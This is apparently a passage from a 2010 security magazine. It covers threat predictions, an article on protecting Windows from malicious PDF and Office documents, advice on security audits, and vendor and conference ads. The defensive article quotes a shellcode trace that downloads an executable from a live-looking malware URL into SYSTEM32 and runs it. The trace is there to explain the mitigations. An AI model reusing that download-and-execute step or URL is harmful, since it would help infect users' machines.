Stefan Tanase, senior security researcher of Kaspersky's Global Research and Analysis Team, ventured a few predictions for the evolution of threats that await us in 2010. He started by summarizing the current situation:

- 2009 saw the Internet become the biggest infection vector - most of the infections are not coming from instant messaging platforms, peer-to-peer networks or email, but directly from the Web (through web applications).
- 1 in 150 websites is currently spreading infection - and these are no longer websites created for the specific purpose of spreading malware, but legitimate websites that got breached through compromised FTP accounts, which were the point of entry for in-

jecting iFrames or JavaScript for delivering exploits.

But what about the future? There are 4 different combinations of threats and web application that we can expect:

- Old applications, old threats = old news
- New applications, old threats = predictable
- Old applications, new threats = more or less predictable
- New threats, new applications = the Unknown (mostly).

### New applications, old threats

Cross-site scripting in the Google Wave application is a good example.

Spam and phishing scams will follow all new popular applications because the bigger the target pool is, the bigger the chance of succeeding will be. New applications will bring more unwanted content and offer more space for criminals to maneuver in and spread malware, and new, improved Koobface modules to target them.

### Old applications, new threats

New features will be exploited. Koobface will evolve - encrypted or obfuscated configura-

tion files and improved communications infrastructure (possibly peer-to-peer architecture).

AV detection rates will start to matter because they will start targeting more experienced users - users who keep their software up-to-date. Because of this they will probably start encrypting the packets to avoid detection and to make the analysis process harder. And, finally, technical exploits will be developed and used in addition to social engineering.

**Spam and phishing scams will follow all new popular applications because the bigger the target pool is, the bigger the chance of succeeding will be.**

### New applications, new threats

It is, of course, difficult to predict which new threats will rise from new, yet unknown applications because we can't possibly know what the features will be or what they will be designed to do.

But, as more and more personal information becomes public on social networks, it will be used to execute targeted attacks. Advertisers are already using this information for targeted ads, so the potential for exploitation seems obvious.

Another new aspect of these attacks will be automation - with the use of geographical IP location, automatic language translators that are becoming better and better, and information about personal interests and tastes that can be found and accessed on the Web.

These attacks will be localized, contextualized and personalized.

### What can we do about it?

We should use a fully featured Internet security solution, an up-to-date browser, and always the latest versions of software that has historically proved to be very vulnerable (e.g. Flash Player, Adobe Reader, etc.).

We should also learn not to trust every message from contacts in the social networks we use, and don't assume that just because a website is high-profile and has a good reputation, it is inherently safe.

In the end - we should learn and teach. Educate ourselves and others about potential threats.

Zeljka Zorz is a News Editor for Help Net Security and (IN)SECURE Magazine.



**www.net-security.org**  
Get up-to-date security information now.



Affordable Strong Authentication for your Enterprise  
**Entrust IdentityGuard**

Versatile. Affordable. Easy to use. Entrust's strong authentication solution offers the widest range of authenticators on the market today — all from a single platform. Affordable enough to deploy across your entire enterprise, yet flexible enough for your unique requirements. Trusted by over 2000 organizations spanning 60 countries.

For a one-on-one demonstration of the benefits of our strong authentication solutions, visit Entrust today.

[www.entrust.com](http://www.entrust.com) • 1-888-690-2424 • [entrust@entrust.com](mailto:entrust@entrust.com)

**Entrust®** Securing Digital Identities & Information



## Preventing malicious documents from compromising Windows machines

by Didier Stevens

**Office applications (Adobe Reader, Microsoft Office, etc.) are being actively targeted by malware authors. Malicious documents “in the wild” that try to infect your machine by exploiting vulnerabilities in the office applications abound. For more than a year now, PDF files targeting Adobe Reader have been quite popular with malware authors.**

I assume that you need to use vulnerable office applications on your business computer, and that applying patches to fix vulnerabilities is not always possible, or that it requires leaving your machines unprotected for a time. I also assume that using alternative office applications to change the attack surface is not an option for your business.

The techniques featured here help to protect you from malware that targets the general Internet population. These techniques are not appropriate to protect you from targeted attacks. In a targeted attack, the malware author has information about his target that allows him to design his malware to operate in the (restricted) environment of his target.

An example of malware used in a targeted attack is a malicious PDF document designed to

steal confidential documents from a competitor.

I had one important criteria for selecting techniques to feature in this article: use only free software.

### Least-privileged user account (LUA)

Almost all shellcode I see in malicious documents (PDF, Word, Powerpoint, ...) found “in the wild” does the following:

1. Download a trojan from the Internet using HTTP
2. Write the downloaded executable to SYSTEM32
3. Execute the downloaded executable.

```

env_w32_hook_GetSystemDirectoryA
env_w32_hook_URLDownloadToFileA
http://newiphoneforum.com/tds/getexe.php?h=31
-> c:\WINDOWS\system32\a.exe

env_w32_hook_WinExec
WinExec c:\WINDOWS\system32\a.exe

```

This infection method only works if the user is the local admin. If the exploited program has no rights to write to SYSTEM32, the shellcode will fail in its task and the Trojan will infect the machine.

To protect your users against this type of attack, restrict their user rights. Windows Vista and later Windows versions do this for you with UAC, even if you're an administrator.


On Windows XP, you have to use a normal user account instead of an admin account to achieve this. But running with LUA on Windows XP is not always easy. If you really need to allow admin rights on Windows XP, you can

still prevent high-risk applications (like Adobe Acrobat and Microsoft Office) from having full control over the system by restricting their rights. This is achieved by using a restricted token for the processes of these applications.

There are 2 popular tools to launch programs with a restricted token:

- DropMyRights by Michael Howard
- StripMyRights by Kåre Smith.

Both tools create a restricted token (by removing privileges and denying groups that provide local admin rights) and then launch the target program with this restricted token.



It's not always easy to launch a program with DropMyRights, as there are many ways a program can be launched on Windows. For example, it can be done with a file-type association or from a browser. To help you configure

Windows to always restrict the rights of a specific program, StripMyRights also supports the "Image File Execution Options" method with the /D option.

The “Image File Execution Options” is designed to allow you to launch a program automatically inside a debugger. In the “Image File Execution Options” registry key, you spec-

ify the debugger to use. This can really be any executable. To restrict the rights of Adobe Reader, add StripMyRights to the AcroRd32.exe Image Execution path like this:


```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\acrord32.exe]
"Debugger"="StripMyRights.exe /D /L N"
```

This way, each time AcroRd32.exe is executed, StripMyRights executes first, creates a restricted token and then launches AcroRd32.exe with this restricted token.

Another technique to use restricted tokens that does not require additional software is to

use Software Restriction Policies. These can be set locally with the Local Security Settings or in your domain with a group policy.

Software Restriction Policies allow you to force specific applications to run with a restricted token.



You just have to create a registry value and create a rule for each application you want to restrict.

Another very effective way to prevent malicious documents from infecting your PCs is to prevent vulnerable applications from starting other applications. As almost all shellcode found in malicious documents “in the wild” will ultimately start another process to execute the Trojan, blocking this will prevent the Trojan from executing (there are exceptions to this -

some malware will load a malicious DLL inside the existing process).

This is an old idea you’ll find implemented in many sandboxes and HIPS. I added a new DLL to my basic process manipulation tool kit to prevent applications from creating a new process. Loading this DLL inside a process will prevent this process from creating a new process. When the DLL is loaded inside a process, it will patch the Create Process API to intercept and block calls to it:

#	Time	Debug Print
0	0.00000000	[1244] Hook-createprocess.dll DLL_PROCESS_ATTACH
1	0.00030954	[1244] ntdll.dll NtCreateProcessEx (7C801448) 7C90D769 -> 00331276
2	0.00289338	[1244] Hooking NtCreateProcess failed.
3	0.00304368	[1244] Hooking NtCreateUserProcess failed.
4	23.22910118	[1244] Blocking call to NtCreateProcessEx (ProcessHandle = 0012E93C)



Hook-createprocess.dll is a DLL that patches the process into which it is loaded to prevent it from creating new processes. It does this by patching the Import Address Table of kernel32.dll for ntdll.dll to hook API functions NtCreateProcessEx, NtCreateProcess and NtCreateUserProcess.

Calls to these functions are intercepted and not passed on to the original functions. Instead, a code is returned indicating that the operation was blocked. The result is that functions in kernel32 used to create new processes fail (like WinExec) and so the patched process can't create new processes.

This is all it takes to block most shellcode found in malicious documents.

This simple way of preventing applications from launching other applications comes with some drawbacks. For example, the Check Update function in Adobe Reader will not function anymore.


To load hook-createprocess.dll inside vulnerable applications, you can update the import

table of the executable to add the DLL, or use the AppInit\_DLLs registry key with my LoadDLLViaAppInit DLL.

### JavaScript and Adobe Reader


There are two specific techniques to protect Adobe Reader from malicious documents. Most malicious PDF files employ JavaScript to exploit a specific JavaScript-function vulnerability or to perform a heap spray. When you disable JavaScript support in Adobe Reader, the JavaScripts inside PDF documents will not be executed when the file is opened. The result is that vulnerable JavaScript functions won't be exploited, or that PDF-exploits will fail because the JavaScript heap spray didn't execute.

Adobe Reader has the option to disable JavaScript, but it has a drawback. When a user opens a PDF document with embedded JavaScript, Adobe Reader will prompt the user to re-enable JavaScript for this specific document.



Your users will need instructions what to do with this dialog (i.e. click No), unless you use the latest version of Adobe Reader where the

dialog box has been replaced by a less intrusive message:




A less restrictive JavaScript protection technique is to use the JavaScript BlackList Framework.

This new feature allows you to leave support for JavaScript enabled, but to blacklist vulnerable JavaScript API functions.

For example, to protect Adobe Reader from the 0-day in JavaScript API function

DocMedia.newPlayer, you need to add this function to registry value tBlackList. By doing so, JavaScripts using this function will be interrupted when the vulnerable function is called inside the script.

The user will see a warning, but he will not have the option to allow the function call to go through.



## Conclusion

This article features several techniques to protect vulnerable office applications from exploitation by malicious documents.

For step-by-step instructions on how to implement these techniques, visit my blog and

select the PDF category:  
[blog.didierstevens.com/category/pdf](http://blog.didierstevens.com/category/pdf)

Keep in mind that these techniques work with current “in the wild” malware because we mitigate the tactics used by malware authors, but that this is an arms race and that evolving tactics require evolving protection measures.

Didier Stevens (CISSP, GSSP-C, MCSD .NET, MCSE/Security, RHCT) is an IT Security Consultant currently working at a large Belgian financial corporation. He is employed by Contraste Europe NV, an IT Consulting Services company ([www.contraste.com](http://www.contraste.com)). You can find open source security tools on his IT security related blog at [blog.DidierStevens.com](http://blog.DidierStevens.com).

**SUBSCRIBE TO (IN)SECURE MAGAZINE**  
**[www.insecuremag.com](http://www.insecuremag.com)**



## twitter security spotlight

Here are some of the Twitter feeds we follow closely and can recommend to anyone interested in learning more about security, as well as engaging in interesting conversations on the subject.

If you want to suggest an account to be added to this list, send a message to **@helpnetsecurity** on Twitter.

Our favorites for this issue are:

### **@IBMFedCyber**

Chris Ensey - Principal Security Strategist for IBM Federal.  
<http://twitter.com/IBMFedCyber>

### **@wikidsystems**

Nick Owen - CEO of WiKID Systems.  
<http://twitter.com/wikidsystems>


### **@paperghost**

Chris Boyd - Internet security guy.  
<http://twitter.com/paperghost>

### **@mikkohypponen**

Mikko H. Hypponen - CRO at F-Secure.  
<http://twitter.com/mikkohypponen>

Password Recovery  
Digital Forensics  
Security Audit



Elcomsoft Distributed Password Recovery is a high-end software for forensic and government agencies, data recovery and password recovery services and corporate users with multiple networked workstations connected over a LAN or the Internet.

Featuring unique acceleration technologies and providing linear scalability with no overhead, Elcomsoft Distributed Password Recovery offers the fastest password recovery by a huge margin, and is the most technologically advanced password recovery product currently available.

Multi-CPU and multi-GPU-support

Dictionary attack, brute force attack, password mask for better customisation


#### GPU Acceleration Based on NVIDIA CUDA and ATI Stream

#### Password recovery for:

- MS Office
- PGP (disks, personal certificates, self-decrypting archives etc)
- Personal Information Exchange certificates (PKCS #12)
- Adobe Acrobat PDF
- Windows NT/2000/XP/2003/Vista/2008 logon passwords (LM/NTLM)
- Lotus Notes ID files
- MD5 hashes
- Oracle/UNIX users' passwords
- WPA-PSK passwords



According to ElcomSoft survey,  
77 per cent of users use the same  
password for various types of data



Distributed Password Recovery offloads parts of computational-heavy processing onto the fast and highly scalable processors featured in the latest graphic accelerators.

# Balancing productivity and security in a mixed environment

by Max Huang



**While I'm of the opinion that the economy is done bleeding for the most part, it does not mean that I believe we'll be back to the glory days anytime soon. That produces a big challenge in 2010 for CIOs, who are trying to piece together a series of legacy, new and specialized network systems to optimize data and productivity without sacrificing their security posture in the process.**

While easier said than done, it is by no means impossible. What's more, CIOs are not alone, and there are plenty of best practices to do this. That's because the issue is not new, despite the negative impacts to an organization's competitiveness, manpower requirements and operational risks. The upfront capital and personnel costs to upgrade systems become difficult to justify. So while the goal of implementing new, integrated platforms is still on the wish list of many IT departments, here's how companies can deal in reality, and systematically ensure that all its systems are working together in the most secure and efficient manner possible.

## Review goals before setting policies

Security policies are usually modified and updated when an organization implements a new system, setting certain rules and guidelines for

that particular piece of software or equipment without much regard to their relevance to today's environment or impact to other networks. In fact, many policies over time can be so conflicting as to make them practically useless.

This is why CIOs need to take the time to conduct a thorough review of their policies for such issues. The best way to do this is to first determine what their overall goals and objectives are in preserving and protecting their organization's precious data. As daunting as that sounds, there is help at little to no cost. For example, the well renowned SANS (SysAdmin, Audit, Network, Security) Institute offers a Security Policy Resource page on its Web site ([www.sans.org/security-resources/policies/](http://www.sans.org/security-resources/policies/)). The free program is a consensus research project of the SANS community, and is designed to offer small to medium-sized

organizations the tools they need to rapidly develop and implement information security policies. The vast set of resources includes templates for 24 important requirements. The site also offers those new to policy development a way to get a head start on such initiatives, while also providing specific direction on issues related to legal requirements, such as the HIPAA guidelines.

In exchange for leveraging these tools, SANS asks that organizations actively take part in updating and improving the templates, as it aims to consider the resource page a continual work in-progress. In particular, companies

are encouraged to share their own policies if they reflect a different need than the program provides, thereby expanding the benefits of the resource center.

Only after a general goals framework is established can CIOs and their security teams audit their systems for conformity, and determine what changes are needed. Often times organizations will conduct one before reviewing their security policies, in typical “cart-before-the-horse” fashion. Though the largest expense at this point is time, the hard dollar savings that come from starting with a review of policies is significant.

## Most CIOs don't have a full accounting of all the equipment and intangibles they own and operate.

### Perform a security audit

The natural tendency is to believe that the only way to conduct one effectively is to hire an outside consulting team and break the bank in the process. That need not be the case. It does, however, require full commitment from IT staff and the creation of a systematic process to make this happen in the most efficient manner possible. At a minimum, include these steps:

- **Know what you should know.** Begin by identifying all the assets within the IT department, categorizing them by system and purpose. As strange as this may sound, most CIOs don't have a full accounting of all the equipment and intangibles they own and operate. The biggest reasons for this is because some devices, software, files and other systems are shared with other departments. As a general audit rule, stay within the realm of assets that are owned by the IT department or required to effectively maintain the company's network security.

- **Prioritize the assets.** After a thorough list is compiled, the next step is to figure out which ones pose the biggest risk. This can be based on a factor of the probability of being attacked and the level of harm that can come of it. One word of caution – don't simply ignore the legacy systems when making the list. Just be-

cause they've got a specific task or is the oldest device in the department doesn't mean that it's not tied to a mission critical business task.

- **List known threats.** Brainstorm how each system and device are inherently threatened from internal and external sources. These will include things such as how complex employee passwords are as well as how many folks have access to sensitive or private company data, the presence and configuration of spam filters, anti-virus programs and such. Keep in mind, too, that certain features and functions embedded in newer systems are not in some of the legacy ones. Threats of old may still need to be identified and respected.

- **Look at trends.** Keeping up to date on the latest IT publications to read about the past and potential future security trends gives a good foundation for determining the “unknown” and then figuring out the steps necessary to counter that threat. Other good resources include industry associations and peers.

There are also free, detailed checklists available for download from a host of credible sources, including:

- Help Net Security - [bit.ly/8wsQc7](http://bit.ly/8wsQc7)
- University of Massachusetts - [bit.ly/8h7KKe](http://bit.ly/8h7KKe)

Another good idea in conducting an audit is to assign different personnel who are not normally in charge of asset management or security procedures to participate. Their fresh set of eyes can provide a good “sanity check” to existing documentation and processes. It can also provide a foundation for good cross-training within the department that may come in handy later. For anyone who’s been a victim of “Murphy’s Law” knows that security instances, like any crisis, usually occurs when the main person is on vacation or out of the office and unreachable.

### Turn policies into practices

With a clear understanding of assets, priorities and threats in place, the next thing to do is find out where the existing holes lie and shore up defenses. The key is to convert the overall goals, system set ups and policies into consistent use practices. That means organizations will need to look at developing an effective security intrusion response plan that will document and provide the appropriate steps to react for each intrusion as it occurs, be it hardware or software oriented. As important, however, is the need to establish network access controls, or the verification the security of any user into the system against an accurate and up-to-date list, as well as content- and rate-based intrusion prevention platforms to counter hackers.

Doing this may not only require purchasing additional VPN firewalls, email gateways and Unified Threat Management appliances, but also training and educating employees on the impact their systems have on others, particularly legacy systems that are not their own. The introduction and sophistication of middleware has made this occurrence extremely commonplace. In these cases, manuals and trade journals are a good start, but the best resource may be the IT staff members who have kept the legacy equipment operational well past its projected lifespan.

These folks know the ins and outs of the system and all of its benefits and shortcomings. Sharing that knowledge across employees might be the best preventative measure a company can implement.

Going a step further, organizations can make it an even greater habit to incorporate such subject matter expertise in order to solidify the right processes and procedures in three important ways:

- **Build an internal advisory team.** While security folks are the natural choice to lead such efforts, they will by no means be the only ones involved. The ideal situation would be for all departments to have a designated representative coordinate efforts within and outside their area. Herein lies the challenge for any company – policies and practices will often transcend areas of responsibilities for individuals and managers, and failure to make security practices seamless across these lines will create vulnerabilities that hackers seek to exploit.

- **Leverage the lessons learned from others.** None of us are alone in our quest to execute strategic security initiatives with finite resources, many real-life examples of such are well documented in trade magazines, journals, webinars and other free resources. Pay closer attention to them – particularly those using similar legacy systems – in order to prevent getting the same scars as others have done before.

- **Pressure vendors to produce.** Organizations should not go at it alone, but rather enlist their system integrators and product vendors to help make this happen. The best partners are the ones who should have robust, turnkey offerings that specifically and clearly meet this demand. These firms should also maintain an arsenal of best practices to show a true return on a company’s investment.

### Time and people – The biggest investment

The practices reveal the most important elements to successfully implementing a security program that protects new and legacy systems; the time and people required to make it happen. While most likely the biggest line item in an IT Department’s budget, funding it adequately is a valuable investment in preserving productivity, data and – ultimately – and organization’s business goals. Talk is cheap and policies are only as good as those who are in charge of its execution.

This is not unlike other business operation, such as offshore software development or outsourced product fulfillment, where long-standing benefits of such initiatives are not realized without oversight and monitoring authority.

As such, budget debates must focus not just on what legacy systems to keep and what kind of security equipment to implement, but also on the individuals and resources needed to set overarching policies and management procedures; the absence of which will mean that all the money spent keeping up with the latest tools and systems will be fruitless.

While security tools will also be essential to keep networks running optimally while protect-


ing sensitive and confidential corporate data, such systems should not be procured and installed at the expense of getting the right person with the right equipment in place to monitor and respond to evolving issues in accordance with a well established corporate IT policy.

Companies that successfully thwart a cyber attack will possess a well integrated combination of the right tools with the right decision makers. No single algorithm or detection system will be enough, if staff members are not provided the training and tools to do their job. Make no mistake – people have and always will matter if organizations are to maintain a robust security posture.

---

Max Huang is the Founder and President of O2Security ([www.o2security.com](http://www.o2security.com)), a manufacturer of high-performance network security appliances for small- to medium-businesses as well as remote/branch offices, large enterprises and service providers. Max can be reached at [max.huang@o2security.com](mailto:max.huang@o2security.com).

---



**How secure is YOUR third-party data recovery provider?**  
Protect your data from unwanted breach. Call DriveSavers 800.440.1904  
The fastest, most reliable and **only** certified secure data recovery service provider in the industry.

Certified SAS 70 Type II Compliant—Certified by Leading Encryption Software Vendors—Certified ISO 5 Cleanroom—HIPAA Compliant—High Security Service—  
DOD-approved Permanent Data Erasure—View all our certifications at [www.drivesavers.com/proof](http://www.drivesavers.com/proof)

# INFOSEC WORLD

## EXPO 2010

### EXPO HOURS

Monday, April 19  
3:00 PM - 7:00 PM

Tuesday, April 20  
11:45 AM - 6:00 PM

## ►►FREE INFOSEC WORLD EXPO-PLUS PASS!

Take advantage of the most valuable information security event of the year! See the latest and greatest technologies from information security providers, network with a list of "who's who" in the industry, attend our keynote address, learn from free training in the Expo Hall, and much more!

Your **FREE** Expo-Plus Pass Gives You Access to...

**Tuesday, April 20**

1:30 PM – 5:00 PM

### **Free Training at the InfoSec World Expo!**

All Expo attendees are welcome, however seating is limited!  
Attendees will be granted access on a first-come, first-served basis.



### **Dealing With the In's and Out's of Web Security **DEMO****

**Ken Cutler, CISSP, CISA, CISM, Vice President, Information Security, MIS Training Institute; Principal Consultant, Ken Cutler & Associates**

**Tuesday, April 20**

10:45 AM – 11:45 AM



### **Schneier on Security**

**BRUCE SCHNEIER**  
*Chief Technology Officer, BT*

### **Networking Receptions**

**Monday, April 19** 5:00 PM – 7:00 PM

**Tuesday, April 20** 5:00 PM – 6:00 PM

### **Passport-to-Prizes**

**Tuesday, April 20** 1:20 PM



## ► SHOWCASE YOUR ORGANIZATION!

If you are interested in targeted exhibitor and sponsorship opportunities at InfoSec World, please contact: Adam Lennon, Vice President, Sponsorship and Exhibit Sales. Phone: (212) 223-2295 E-Mail: [alennon@misti.com](mailto:alennon@misti.com)

MIS TRAINING INSTITUTE'S

# INFOSEC WORLD 2010

April 17-23 • Orlando • Disney's Coronado Springs Resort

► CONFERENCE & EXPO

Earn  
up to  
51 CPEs!



## Over 70 Practitioner-Led Sessions Covering All Areas of Information Security

- Auditing VMware
- Attacking and Defending SSL VPNs
- Preventing Data Leakage in the Web 2.0 Environment
- Advanced Power Tools for Free
- Worst Web-Based Application Vulnerabilities of 2010
- Testing Your Firewalls and Other Perimeter Defenses
- Performing an IT Governance Audit
- Responding to a Wireless Attack on Your Network
- 2010 Privacy Update
- iPhone Fuzzing and Payloads
- Advanced Pen Testing
- Forensic Computer Investigation for Non-Law Enforcement
- Locking Down Windows Clients: XP, Vista and Windows 7
- Cloud Computing
- Spear Phishing
- Meaningful Metrics and GRC
- Using Free Tools to Assess and Audit Your Wi-Fi Network

KEYNOTE SPEAKERS



Bruce Schneier

Chief Technology Officer, BT



Michael Assante

Vice President and Chief Security Officer, North American Electric Reliability Corporation (NERC)



Israel Martinez

Co-Chair, The National Cyber Security Council



Jeff Jonas

Chief Scientist, IBM Entity Analytic Solutions Group; IBM Distinguished Engineer

CISO SUMMIT CHAIR



Prof. Howard A. Schmidt

President and CEO, Information Security Forum, UK

## CO-LOCATED SUMMITS:

CISO EXECUTIVE SUMMIT • IT AUDIT MANAGEMENT SUMMIT • THE SUMMIT ON SECURE VIRTUALIZATION AND CLOUD COMPUTING

► [www.misti.com/infosecworld](http://www.misti.com/infosecworld)



The International Leader  
in Audit & Information  
Security Training

PLATINUM SPONSORS



The Security Division of EMC



CISO SUMMIT  
SPONSOR



GLOBAL EDUCATION  
SPONSOR

